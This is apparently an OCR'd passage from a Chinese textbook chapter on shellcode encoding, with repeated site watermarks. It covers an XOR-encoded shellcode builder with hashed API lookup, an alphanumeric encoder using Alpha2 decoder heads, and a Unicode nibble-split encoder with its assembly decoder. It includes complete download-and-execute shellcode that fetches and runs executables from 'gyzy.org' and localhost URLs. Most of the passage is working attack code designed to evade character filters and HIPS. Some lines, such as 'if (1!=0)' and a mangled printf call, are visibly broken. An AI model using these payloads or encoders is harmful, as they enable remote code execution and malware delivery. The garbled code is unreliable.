void PrintSc(unsigned char *lpBuff, int buffsize);
void ShellCode();

// Get function hash
unsigned long hash(unsigned char *c)
{
    unsigned long h=0;
    while(*c)
    {
        h = ( ( h << 25 ) | ( h >> 7 ) ) + *c++;
    }
    return h;
}


// print shellcode
void PrintSc(unsigned char *sc, int len)
{
    int  l;
    // 打印 普通 shellcode
    printf("/* %d bytes */\n",len);

    for(l = 0; l < len; l++)
    {
        if(l == 0) printf("\"");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        if((l%16 == 0) && (l != 0))printf("\"\n\"");

        printf("\\x%.2X", sc[l]);

        if(l == len-1) printf("\"");
    }
    printf("\n\n");
}

void main()
{
    char  *fnbgn_str="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    char  *fnend_str="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    unsigned char  *pSc_addr;
    unsigned char  pSc_Buff[1024];
    unsigned int   MAX_Sc_Len=0x2000;
    unsigned long  dwHash[100];
    unsigned int   dwHashSize;

    int l,i,j,k;

    // Get functions hash
    for (i=0;;i++) {
        if (functions[i][0] == '\x0') break;

        dwHash[i] = hash(functions[i]);
        //fprintf(stderr, "%.8X\t%s\n", dwHash[i], functions[i]);
    }
    dwHashSize = i*4;

    // Deal with shellcode
    pSc_addr = (unsigned char *)ShellCode;

    for (k=0;k<MAX_Sc_Len;++k ) {
        if(memcmp(pSc_addr+k,fnbgn_str, 8)==0) {
            break;
        }
    }
    pSc_addr+=(k+8);   // start of the ShellCode

    for (k=0;k<MAX_Sc_Len;++k) {
        if(memcmp(pSc_addr+k,fnend_str, 8)==0) {
            break;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        }
    }
    sh_Len=k; // length of the ShellCode

    memcpy(pSc_Buff, pSc_addr, sh_Len);

    // Add functions hash
    memcpy(pSc_Buff+sh_Len, (unsigned char *)dwHash, dwHashSize);
    sh_Len += dwHashSize;


    // find xor byte
    for(i=0xff; i>0; i--)
    {
        l = 0;
        for(j=0; j<sh_Len; j++)
        {
            if (
//                ((pSc_Buff[j] ^ i) == 0x26) ||    //%
//                ((pSc_Buff[j] ^ i) == 0x3d) ||    //=
//                ((pSc_Buff[j] ^ i) == 0x3f) ||    //?
//                ((pSc_Buff[j] ^ i) == 0x40) ||    //@
//                ((pSc_Buff[j] ^ i) == 0x00) ||
                  ( pSc_Buff[j] ^ i) == 0x00
//                ((pSc_Buff[j] ^ i) == 0x0D) ||
//                ((pSc_Buff[j] ^ i) == 0x0A) ||
//                ((pSc_Buff[j] ^ i) == 0x5C)
               )
            {
               l++;
               break;
            };
        }

        if (l==0)
        {
            Enc_key = i;
            //printf("Find XOR Byte: 0x%02X\n", i);
            for(j=0; j<sh_Len; j++)
            {
                pSc_Buff[j] ^= Enc_key;
            }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            break;                          // break when found xor byte
        }
    }


    // No xor byte found
    if (1!=0){
        //fprintf(stderr, "No xor byte found!\n");

        sh_Len  = 0;
    }
    else {
        printf("Xor byte 0x%02X\n", Enc_key);

        // encode
        if (sh_Len > 0xFF) {
            *(unsigned short *)&decode2[8] = sh_Len;
            *(unsigned char *)&decode2[13] = Enc_key;

            memcpy(sh_Buff, decode2, sizeof(decode2)-1);
            memcpy(sh_Buff+sizeof(decode2)-1, pSc_Buff, sh_Len);
            sh_Len += sizeof(decode2)-1;
        }
        else {
            *(unsigned char *)&decode1[7]  = sh_Len;
            *(unsigned char *)&decode1[11] = Enc_key;

            memcpy(sh_Buff, decode1, sizeof(decode1)-1);
            memcpy(sh_Buff+sizeof(decode1)-1, pSc_Buff, sh_Len);
            sh_Len += sizeof(decode1)-1;
        }
    }

    PrintSc(sh_Buff, sh_Len);

    /* Test the Shellcode*/
    __asm
    {
        lea    eax, sh_Buff
        jmp    eax
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
}

// shellcode function
void ShellCode()
{
    __asm
    {
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
    }

    __asm
    {
        jmp     locate_addr
func_start:
        pop     edi                         ; get eip
        mov     eax, fs:30h
        mov     eax, [eax+0Ch]
        mov     esi, [eax+1Ch]
        lodsd
        mov     ebp, [eax+8]                ; base address of kernel32.dll

        mov     esi, edi

                //查找 kernel32 的函数地址
        push    _Knums
        pop     ecx
        GetKFuncAddr:                       ; find functions from kernel32.dll
        call    find_hashfunc_addr
        loop    GetKFuncAddr

        push    00003233h
        push    72657375h                   ; user32
        push    esp
        call    dword ptr [esi+_LoadLibraryA]
        mov     ebp, eax                    ; base address of user32.dll
        push    _Unums
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        pop     ecx
        GetPFuncAddr:                   ; find functions from user32.dll
        call    find_hashfunc_addr
        loop    GetPFuncAddr

        //调用 MessageBoxA
        push    0
        push    61h
        mov     eax,esp
        push    0
        push    eax
        push    eax
        push    0
        call    dword ptr [esi+_MessageBoxA]

        //退出进程
        xor     eax, eax
        dec     eax
        push    eax
        call    dword ptr [esi+_TerminateProcess]

find_hashfunc_addr:
        push    ecx
        push    esi
        mov     esi, [ebp+3Ch]              ; e_lfanew
        mov     esi, [esi+ebp+78h]          ; ExportDirectory RVA
        add     esi, ebp                    ; rva2va
        push    esi
        mov     esi, [esi+20h]              ; AddressOfNames RVA
        add     esi, ebp                    ; rva2va
        xor     ecx, ecx
        dec     ecx

        find_start:
        inc     ecx
        lodsd
        add     eax, ebp
        xor     ebx, ebx

        hash_loop:
        movsx   edx, byte ptr [eax]
        cmp     dl, dh
        jz      short find_addr
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        ror     ebx, 7                          ; hash
        add     ebx, edx
        inc     eax
        jmp     short hash_loop

        find_addr:
        cmp     ebx, [edi]                      ; compare to hash
        jnz     short find_start
        pop     esi                             ; ExportDirectory
        mov     ebx, [esi+24h]                  ; AddressOfNameOrdinals RVA
        add     ebx, ebp                        ; rva2va
        mov     cx, [ebx+ecx*2]                 ; FunctionOrdinal
        mov     ebx, [esi+1Ch]                  ; AddressOfFunctions RVA
        add     ebx, ebp                        ; rva2va
        mov     eax, [ebx+ecx*4]                ; FunctionAddress RVA
        add     eax, ebp                        ; rva2va
        stosd                                   ; function address save to [edi]
        pop     esi
        pop     ecx
        retn

        locate_addr:
        call    func_start
    }

    __asm
    {
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
        __emit 0x90
    }

}
```

Shellcode 成功执行如图 5.3 所示。

由图 5.3 表明，Shellcode 为 188 字节，比上例的 275 字节缩短了将近 100 字节。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 5.3　Shellcode 成功执行

5.3.2　纯字母数字的 Shellcode

在实际利用漏洞的过程中，应该要掌握 ShellCode 的编码技术。不少漏洞利用环境都有比较强的字符过滤机制，使得很多字符都不能出现；另外也是为了增强 ShellCode 的隐蔽性，使得不论是人还是 HIPS 等软件都难以分析。而在以前的编码方式中，比如简单的 XOR、拆分编码、分段编码等，都不是很注重对编码后字符的要求。这儿笔者主要介绍编写全数字字母的 Shellcode，这样的 Shellcode 编写后可以隐藏在特定的输入数据中，在 Web 服务器、FTP 服务器，以及 Office 等漏洞中都能用到。和刚才我们介绍过的 xor 编码方式一样，还是将 Shellcode 分成两部分：

```
|                          |
|      解码头部            |
----------------------------
|      编码后的            |
|      ShellCode           |
```

只是这个解码头比刚才 xor 编码的解码头要求更高，xor 编码的解码头只要求不出现 \x00 即可，而纯字符数字的 Shellcode 则要求解码头也必须是字母和数字。国外的研究人员已开发出一个将 Shellcode 进行 Unicode 编码和纯数字字母编码的 Alpha2 库，对于最普通的情形，编码后的 Shellcode 是数字+大小写混合的，作者已经为我们提供了很多的解码头，例如：

```
#define mixedcase_ascii_decoder_body    "jAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI"
  { "nops",     "IIIIIIIIIIIIIIII7" mixedcase_ascii_decoder_body },
  { "eax",      "PYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
  { "ecx",      "IIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
  { "edx",      "JJJJJJJJJJJJJJJJJ7RY" mixedcase_ascii_decoder_body },
  { "ebx",      "SYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
{ "esp",      "TYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "ebp",      "UYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "esi",      "VYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "edi",      "WYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "[esp-10]", "LLLLLLLLLLLLLLLYIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp-C]",  "LLLLLLLLLLLYIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp-8]",  "LLLLLLLLYIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp-4]",  "LLLL7YIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "[esp]",    "YIIIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp+4]",  "YYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "[esp+8]",  "YYYIIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp+C]",  "YYYYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "[esp+10]", "YYYYYIIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp+14]", "YYYYYYIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "[esp+18]", "YYYYYYYIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
{ "[esp+1C]", "YYYYYYYYIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
{ "seh",      mixedcase_w32sehgetpc "IIIIIIIIIIIIIIII7QZ" // ecx code}
```

在上面的结构体中，作者一共提供了 22 个解码头供选用，每次选择一个，在 Shellcode 开始执行的时候上表中哪个寄存器表达式指向 Shellcode 就选用哪个解码头，例如，在以下一节笔者将采用如下代码测试纯数字字母的 Shellcode：

```
__asm
{
    xor ecx, ecx
    mov ebx, alpha //alpha 为纯数字字母 Shellcode 地址
    jmp ebx
}
```

这样的话，我们应该选择 ebx 的解码头：SYIIIIIIIIIIIII7QZ 加上 decoder 的主体 jAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI。示例程序如下：

```
#include <windows.h>
#include <stdio.h>

//下载并执行的 shellcode
unsigned char sc[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3C\x01\x80\x34\x0A\x66\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x8F\xB3\x66\x66\x66\x3C\x02\xC7\x56\x66\x66\x66\xED\x26\x6A\xED"
"\x16\x7A\xCB\xED\x26\x6E\xED\xBE\xED\x15\x5A\xED\x12\x78\x1E\x65"
"\x95\xED\x18\x46\x65\x9D\xED\x28\x72\x55\x8B\x30\x31\x37\xED\x59"
"\x65\x9D\xED\x94\x0C\x68\x3F\x95\xC0\x12\x6E\x3F\x39\xE5\xA1\x62"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    "\x23\x84\x8F\x3F\x39\x38\xED\xAB\xED\x20\x42\x65\xA5\xB7\x87\x65"
    "\xA7\x55\xAF\x00\xED\x6E\xED\x20\x7A\x65\xA5\xA7\x87\x64\x65\xA7"
    "\xED\x66\x65\xA5\xED\x9C\xED\x91\xE5\xA0\x68\xED\xB6\x0C\x62\x3F"
    "\x8E\x36\x66\x66\x66\xE5\xA0\x6B\x34\x30\x99\x31\x9A\x3C\xED\xBE"
    "\x0C\x67\x3F\x8E\x5B\x66\x66\x66\xE5\xA0\x75\x30\x20\xE6\x58\xE6"
    "\x13\x9C\xE6\x50\xE6\x38\xE5\x8A\x46\xED\xBA\x0C\x46\x35\x99\x31"
    "\x8A\xA1\x62\x65\x3A\x07\x48\x03\xA1\x22\x65\x62\x1E\x03\x66\x66"
    "\x55\xA6\x36\x36\x35\x30\x36\x99\x31\x9A\xED\xBA\x36\x35\x99\x31"
    "\x96\x36\x99\x31\x92\x55\xA6\xCA\xE3\xA6\x13\x9F\x37\x34\x30\x35"
    "\x99\xB4\x3C\x3F\xCD\x84\x88\x55\xA6\xA5\x8E\x40\x99\x99\x99"

    "\x21\x03\x12\x36\x14\x09\x05\x27\x02\x02\x14\x03\x15\x15\x66\x21"
    "\x03\x12\x35\x1F\x15\x12\x03\x0B\x22\x0F\x14\x03\x05\x12\x09\x14"
    "\x1F\x27\x66\x31\x0F\x08\x23\x1E\x03\x05\x66\x23\x1E\x0F\x12\x32"
    "\x0E\x14\x03\x07\x02\x66\x2A\x09\x07\x02\x2A\x0F\x04\x14\x07\x14"
    "\x1F\x27\x66\x13\x14\x0A\x0B\x09\x08\x66\x33\x34\x2A\x22\x09\x11"
    "\x08\x0A\x09\x07\x02\x32\x09\x20\x0F\x0A\x03\x27\x66"

    "http://www.gyzy.org/hi.exe"
    "\x80\x00";

    #define ascii_decoder "SYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI"

    char* alphaEncodeShellcode(char *shellcode, int size)
    {
        int i, A, B, C, D, E, F;
        char* valid_chars = "0123456789BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijkl
mnopqrstuvwxyz";
        char *encShellcode = (char *) malloc(sizeof(ascii_decoder) + (size * 2));
        char buff[4];
        int z = 0;

        strcpy(encShellcode, ascii_decoder);

        for (; z < size; z++)
        {
            A = (shellcode[z] & 0xf0) >> 4;
            B = (shellcode[z] & 0x0f);

            F = B;
            i = rand() % strlen(valid_chars);
            while ((valid_chars[i] & 0x0f) != F)
            {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            i = ++i % strlen(valid_chars);
        }
        E = valid_chars[i] >> 4;
        D = 0 ? (A-E) & 0x0f : (A^E);

        i = rand() % strlen(valid_chars);
        while ((valid_chars[i] & 0x0f) != D)
        {
            i = ++i % strlen(valid_chars);
        }
        C = valid_chars[i] >> 4;

        sprintf(buff, "%c%c", (C<<4)+D, (E<<4)+F);
        strcat(encShellcode,buff);
    }
    return encShellcode;
}

int main()
{
    char* alpha = alphaEncodeShellcode((char*)sc, sizeof(sc) - 1) ;
    printf("%s",alpha);
    __asm
    {
        xor ecx, ecx
        mov ebx, alpha
        jmp ebx
    }
    return 1;
}
```

经上述程序编码后的 Shellcode 如图 5.4 所示。



图 5.4　编码后的 Shellcode

也许有的读者会问，要是获得控制权的时候没有任何上表中的选项指向 Shellcode，那怎么办？理论上还是存在这种可能性的，我们只有明白它是如何编码和解码以后，才能应

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

对特殊情况做出灵活的修改。编码算法必须是可逆的，这样解码的时候才能将 Shellcode 还原。这种编码的大致思想如下：将原来的一个字节拆分成两个，如将\xEB 拆分成两个字节\xE 和\xB，命名为变量 A 和变量 B，其他还有四个变量 C、D、E、F。这 4 个变量和变量 AB 的关系如下，F=B、E<<4 =F、D=A^E、C<<4=D，因为 A、B 是已知的，所以通过这一系列关系，可以得到 CDEF 四个变量，编码公式为：(C<<4)+D 和(E<<4)+F，根据上述规则，\xEB 最终编码的结果是\x78(x)和\x6B(k)。解码的过程也非常简单，C、D、E、F 已知，通过上述方程得到 A 和 B 即可。解码头的反汇编代码如下：

```
seg000:00000000          push    ebx
seg000:00000001          pop     ecx
seg000:00000002          dec     ecx
seg000:00000003          dec     ecx
seg000:00000004          dec     ecx
seg000:00000005          dec     ecx
seg000:00000006          dec     ecx
seg000:00000007          dec     ecx
seg000:00000008          dec     ecx
seg000:00000009          dec     ecx
seg000:0000000A          dec     ecx
seg000:0000000B          dec     ecx
seg000:0000000C          dec     ecx
seg000:0000000D          dec     ecx
seg000:0000000E          dec     ecx
seg000:0000000F          dec     ecx
seg000:00000010          dec     ecx
seg000:00000011          dec     ecx
seg000:00000012          aaa
seg000:00000013          push    ecx
seg000:00000014          pop     edx
seg000:00000015          push    41h
seg000:00000017          pop     eax
seg000:00000018          push    eax
seg000:00000019          xor     [ecx+30h], al
seg000:0000001C          inc     ecx
seg000:0000001D          imul    eax, [ecx+41h], 51h
seg000:00000021          xor     al, [ecx+42h]
seg000:00000024          xor     al, [edx+42h]
seg000:00000027          xor     [edx+42h], al
seg000:0000002A          inc     ecx
seg000:0000002B          inc     edx
seg000:0000002C          pop     eax
seg000:0000002D          push    eax
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
seg000:0000002E                 cmp     [ecx+42h], al
seg000:00000031                 jnz     short near ptr 7Dh
seg000:00000031 seg000          ends
seg000:00000033                 dec     ecx
```

5.3.3 Unicode 编码

对于关心溢出的电脑爱好者来说，能够编写 Shellcode 是一个必备的基本技能，特别是在实际情况中要能应对 Shellcode 存在的各种限制条件，这种能力就显得尤为重要。在一些大型程序中，比如 Word、Excel 考虑到不同语言平台的差异性，都会使用 Unicode，在利用这些漏洞的时候，我们以往的 Shellcode 就难以适用了。一个普通的 Down&Exec 的 Shellcode 经过 MultiByteToWideChar 函数转换成 Unicode 后，如图 5.5 所示。




图 5.5 经 Unicode 转换后的 Shellcode

可能有的读者认为只要先将 Shellcode 写好，然后用 WideCharToMultiByte 函数转换成 ASCII 码，再经过程序转换成 Unicode 就可以了。但事实上不是这样的，在转换成 Unicode 的时候，转换函数会根据当前使用的代码页进行转换，比如大写字母'A'(\x41)被转换成 \x41\x00，但是第一个字节>0x80 或者第二个字节不是\x00 的时候，情况就不是这么简单了，MultiByteToWideChar 会查找代码页中的对应结果，假如找不到就会有\x3F(?)代替，表示有错误。所以大家看到为什么图 5.5 中转换后的 Shellcode 会出现问号。这儿我们还是采取分段编码，如下：

```
|                    |
|      解码头部      |
-----------------------------
|      拆分编码的    |
|      原 ShellCode  |
```

为了保护原始的 Shellcode，我们将原始 Shellcode 的每个字节都拆分成两个字节，高 4 位和低 4 位均加上 0x61(a)。由于 4 位只能表示 0-15，所以每个字节都可以拆成 a-p 的两个字节，这样就顺利地躲过了编码转换的问题，剩下的就是构造尽量小的解码头，使之转换

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

不出现 0x3F。当然，最理想的情况是解码头在 ASCII 码的情况下是纯字符。这儿我介绍的解码头不是纯字符，所以在 MultiByteToWideChar 中使用不同的代码页转换出的结果都是不一样的；也就是说 Shellcode 可能无法实现跨语言平台，而上述的纯字符解码头则可以跨语言平台实现通用。

在说明上述编写 Shellcode 的思路后，编码时，分成以下 3 个部分加以阐述：

（1）对原 Shellcode 进行拆分编码，下面是编码部分的代码：

```
//shellcode1 指向待编码的 Shellcode、pShellcode 是指向其的指针
//详见 encode.cpp
BYTE* pShellcode = shellcode1;
char high,low;
for( int i = 0 ; i < sizeof(shellcode1) - 1 ; i++,pShellcode++)
{
    high = low = *pShellcode ;
    //对高 4 位进行编码
    high >>= 4;      //将高 4 位移至低 4 位
    high &= 0xF;     //清零移位后的高 4 位
    high += 0x61;

    //对低 4 位进行编码
    low &= 0xF;      //清零高 4 位
    low += 0x61 ;
    printf("%c%c",high5//输出编码后的结果
}
printf("%d",(sizeof(shellcode1) - 1)*2);
```

编码前和编码后的 Shellcode，分别如图 5.6 和图 5.7 所示。

```
unsigned char shellcode1[] =
"\xE9\xD6\x00\x00\x00\x5A\x64\xA1\x30\x00\x00\x00\x8B\x40\x0C\x8B"
"\x70\x1C\xAD\x8B\x40\x08\x8B"

"\xD9\x8B\x73\x3C\x8B\x74\x1E\x78\x03\xF3\x8B\x7E\x20\x03\xFB\x8B"
"\x4F\x14\x33\xED\x56\x57\x51\x8B\x3F\x03\xFB\x8B\xF2\x6A\x0E\x59"
"\xF3\xA6\x74\x08\x59\x5F\x83\xC7\x04\x45\xE2\xE9\x59\x5F\x5E\x8B"
"\xC2\x8B\x46\x24\x03\xC3\xD1\xE1\x03\xC1\x33\xC9\x66\x8B\x08\x8B"
"\x46\x1C\x03\xC3\xC1\xE1\x02\x03\xC1\x8B\x00\x03\xC3\x8B\xFA\x6B"
"\xF7\x03\xC6\x0E\x8B\xD0\x6A\x04\x59\xE8\x51\x00\x00\x00\x03\xC6"
"\x03\x52\x56\xFF\x57\xFC\x5A\x8B\xD8\x6A\x01\x59\xE8\x3E\x00\x00"
"\x00\x83\xC6\x13\x56\x46\x80\x3E\x80\x75\xFA\x80\x36\x80\x5E\x83"
"\xEC\x20\x8B\xDC\x6A\x20\x53\xFF\x57\xEC\xC7\x04\x03\x5C\x61\x2E"
"\x65\xC7\x44\x03\x04\x78\x65\x00\x00\x33\xC0\x50\x50\x53\x56\x50"
"\xFF\x57\xFC\x8B\xDC\x6A\x01\x53\xFF\x57\xF0\x50\xFF\x57\xF4\x33"
"\xC0\xAC\x85\xC0\x75\xF9\x51\x52\x56\x53\xFF\xD2\x5A\x59\xAD\xEC"
"\xE5\x33\xC0\xC3\xE8\x25\xFF\xFF\xFF"

"\x47\x65\x74\x50\x72\x6F\x63\x41\x64\x64\x72\x65\x73\x73\x00\x47"
"\x65\x74\x53\x79\x73\x74\x65\x6D\x44\x69\x72\x65\x63\x74\x6F\x72"
"\x79\x41\x00\x57\x69\x6E\x45\x78\x65\x63\x00\x45\x78\x69\x74\x54"
"\x68\x72\x65\x61\x64\x00\x4C\x6F\x61\x64\x4C\x69\x62\x72\x61\x72"
"\x79\x41\x00\x75\x72\x6C\x6D\x6F\x6E\x00\x55\x52\x4C\x44\x6F\x77"
"\x6E\x6C\x6F\x61\x64\x54\x6F\x46\x69\x6C\x65\x41\x00"

"http://127.0.0.1/gyzy.exe""\x80";
```

图 5.6　编码前

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
"ojngaaaaaafkgekbdaaaaaaaaileaamilhabaknileaailniilhddmilhebohiadpdilhoceadpilieo"
"bedddonfgfhfbildpadpllipcgkaofjpdkgheaifjfpidmhaeefoccojfjfpfoilmnilegceeadmdnbobad"
"mbddmjggilaiilegbmadmdmbobacadmbilaaadmdilpkilphidmgaoilnagkaefjoifbaaaaaaidmgan"
"fcfgppfhpmfkilnigkabfjoidoaaaaaaidmgbdfgegiadoiahfpkiadgiafoidomcailnmgkcafdppfh"
"cmnhaeadfmgbcogfmhecadaehigfaaaaddmafafafdfgfappfhpmilnmgkabfdppfhpafappfhpeddma"
"kmifmahfpjfbfcfgfdppncfkfjkiocooddmaadoicfpppppphgfhefahcgpgdebgegehcgfhdhdaaeh"
"gfhefdhjhdhegfgneegjhcgfgdhegphchjebaafhgjgoefhigfgdaaefhigjhefegihcgfgbgeaaemgp"
"gbgeemgjgchcgbhchjebaahfhcgmgngpgoaafffcemeegphhgogmgpgbgefegpeggjgmgfebaagihehe"
"hadkcpcpdbdcdhcodacodacodbcpghhjhkhjcoefhigfie";
```

图 5.7　编码后

例如编码前第一个字节\xE9 高 4 位和低 4 位分别是\xE 和\x9，加上 0x61 后就是 0x6F(o)和 0x6A(j)。

（2）解码头的编写，必须保证转换成 ASCII 后没有出现 0x3F，汇编代码如下所示：

```
__asm{
        ADD CX,0x330            // 66 81 C1 30 03
        ADD ESI,30              //83C6 30
        MOV ESI,ESP             //8BF4
        PUSH ESI                //56
        MOV EDI,ESI             //8B FE
        NOP                     //90
decode:
        LODS BYTE PTR DS:[ESI] //AC
        SUB AX,0x61             //66 2D 61 00
        SHL AX,4                //66 C1 E0 04
        NOP                     //90
        MOV DX,AX               //66 8B D0
        NOP                     //90
        INC ESI                 //46
        NOP                     //90
        LODS BYTE PTR DS:[ESI]//AC
        NOP                     //90
        SUB AL,0x61             //2C 61
        PUSH ECX                //51
        ADD AL,DL               //02 C2
        POP ECX                 //59
        STOS BYTE PTR ES:[EDI]//AA
        NOP                     //90
        INC ESI                 //46
        NOP                     //90
        DEC ECX                 //49
        JNZ decode              //75 E0
        NOP                     //90
        RETN                    //C3
        NOP                     //90
}
```


溜客安全网 WwW.176Ku.CoM

